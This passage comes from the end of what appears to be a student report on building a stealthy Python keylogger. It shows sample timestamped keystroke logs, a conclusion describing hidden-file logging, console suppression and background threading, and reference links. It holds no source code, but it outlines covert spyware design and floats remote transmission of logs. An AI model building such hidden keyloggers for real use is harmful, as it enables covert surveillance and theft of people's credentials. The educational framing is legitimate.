[2025-04-11 07:42:55] [CTRL_L]
[2025-04-11 07:42:55] \x1a
[2025-04-11 07:42:55] \x1a
[2025-04-11 07:42:56] \x1a
[2025-04-11 07:42:58] [CTRL_L]
[2025-04-11 07:42:59] \x13
[2025-04-11 07:42:59] \x13
[2025-04-11 07:43:01] f
[2025-04-11 07:43:01] g
[2025-04-11 07:43:02] m
[2025-04-11 07:43:02] e|
[2025-04-11 07:43:02] t
[2025-04-11 07:43:02] g
[2025-04-11 07:43:02]
[2025-04-11 07:43:02] k
[2025-04-11 07:43:02] j
[2025-04-11 07:43:03] n
[2025-04-11 07:43:03] r
[2025-04-11 07:43:06] r
[2025-04-11 07:43:06] g
[2025-04-11 07:43:06] ,
[2025-04-11 07:43:06] j

```

Fig 6.4 Keylogger Output 1


```
[2025-04-11 07:43:19] t
[2025-04-11 07:43:19]
[2025-04-11 07:46:02] [CMD]
[2025-04-11 07:46:02] [CMD]
[2025-04-11 07:46:02] [CTRL_L]
[2025-04-11 07:46:04] [ALT_L]
[2025-04-11 07:46:04] [CTRL_L]
[2025-04-11 07:46:04]
[2025-04-11 07:46:06] [ALT_L]
[2025-04-11 07:46:07] [CTRL_L]
[2025-04-11 07:46:07]
[2025-04-11 07:46:21] k
[2025-04-11 07:46:21] e
[2025-04-11 07:46:22] t
[2025-04-11 07:46:22] [BACKSPACE]
[2025-04-11 07:46:22] y
[2025-04-11 07:46:23] l
[2025-04-11 07:46:23] o
[2025-04-11 07:46:24] g
[2025-04-11 07:46:24] g
[2025-04-11 07:46:24] e
[2025-04-11 07:46:24] r
[2025-04-11 07:46:24]
```

Fig 6.5 Keylogger Output 2

CONCLUSION

The development of this keylogger in Python exemplifies a successful fusion of cybersecurity principles and programming expertise, tailored for educational exploration within the ethical hacking domain. Over four weeks, the project evolved from conceptual research to a fully functional tool, adept at capturing keystrokes, formatting them with timestamps, and storing them discreetly in a hidden file, all while operating stealthily via console suppression and background threading. This endeavor not only honed technical skills—such as modular coding with `pynput` and `ctypes`—but also illuminated the dual nature of monitoring tools, capable of serving both defensive learning and potential misuse if unchecked. The implementation, validated in a controlled virtual environment, underscores its efficacy as a pedagogical instrument, though its detectability by antivirus software highlights real-world limitations. Ultimately, this project reinforces the importance of ethical boundaries in cybersecurity, offering a robust platform for understanding system vulnerabilities and fostering responsible innovation. Future enhancements, such as log encryption or remote transmission, could further elevate its scope, provided they remain within ethical confines. This keylogger stands as a testament to the power of technology when wielded with integrity, aligning with the broader mission of advancing secure, informed digital ecosystems.

REFERENCES

Links:

1. <https://www.geeksforgeeks.org/design-a-keylogger-in-python/>
2. <https://thepythoncode.com/article/make-a-keylogger-in-python>
3. <https://cybercademy.org/build-advanced-keylogger-in-python-project-overview/>
4. <https://www.simplilearn.com/cybersecurity-projects-article>
5. <https://dev.to/0x3d/python-keyloggers-do-they-still-work-in-2025-30h8>